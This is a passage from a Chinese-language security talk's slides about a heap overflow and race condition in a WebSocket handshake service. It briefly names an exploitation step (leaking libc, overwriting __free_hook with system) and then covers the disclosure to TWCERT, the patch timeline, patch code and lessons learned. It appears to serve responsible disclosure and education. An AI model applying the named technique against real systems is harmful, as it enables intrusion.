- > Leak 出 Libc 後，使用另一個連線將 `__free_hook` 寫成 system

Demo

> <https://youtu.be/tF9dsVd28HI>

About Windows

- > Windows 的 Heap 防護機制比較複雜
- > 也沒有像 Tcache 這樣能夠簡單改 fd 就拿到任意 chunk 的方式
- > 也許靠 Heap Spray 蓋 SSL 的 function table 會有機會
 - > 不過服務很脆弱，Heap Spray 沒辦法保證一次成功
 - > 還沒嘗試

A large, abstract graphic on the left side of the slide. It features a dark, curved shape that resembles a stylized 'C' or a wing, with a lighter, textured area inside. The background is a solid blue color. The graphic is composed of several overlapping shapes, including a large, dark, curved shape and a smaller, lighter, curved shape. The overall effect is a sense of motion and depth.

Report & Patch

2021/07

> 將漏洞回報 TWCERT

2021/08

> 來自公司群組的訊息

Wed, Aug 04, 2021

12:15 PM

結果你的洞繞了一圈，他們最後請我們幫忙驗證xddddddd

2021/09

> 跟健保署開會，討論漏洞細節與修補建議

2021/12 第一版 Patch

- > 修復了 Bind Address，改成 127.0.0.1
- > ws_parse_handshake 加上了 memcmp 檢查

```
if ( memcmp(a1, "GET /echo HTTP", 0xEuLL) )  
    return 0LL;
```

- > wsParseHandshake 沒有修

2022/01 第二版 Patch


> Windows 版本使用了 sscanf_s 修補了 Heap Overflow

```
if ( sscanf_s(Str, "GET %s HTTP/1.1\r\n", v14) != 1 )  
    return 0;
```

> Linux 的 Heap Overflow 仍未修補

2022/03

- > 直接跟開發廠商討論修補方式
- > 以固定時間為周期，提交新版本測試，並討論改進方向



2022/03


- > Windows 版本 Heap Overflow 修補完成，Race Condition 未修補
- > Linux 版本兩個弱點皆未修補

2022/05

> Windows 版本與 Linux 版本皆修補完成

總結一下 Patch

- > Heap Overflow: sscanf -> sscanf_s
- > Race Condition: .bss section -> malloc

A large, abstract graphic on the left side of the slide. It features a dark, curved shape that resembles a stylized 'C' or a wing, with a lighter, textured area inside. A white, outlined arrow points from this graphic towards the text '總結'.

總結

總結

- 盡量不要重造輪子，有 library 就用
 - HTTP 一定有非常多 Library 可以用
- 漏洞通報是個好東西，但很多單位可能無法自行修復，協助漏洞修復的角色是需要的

Q&A

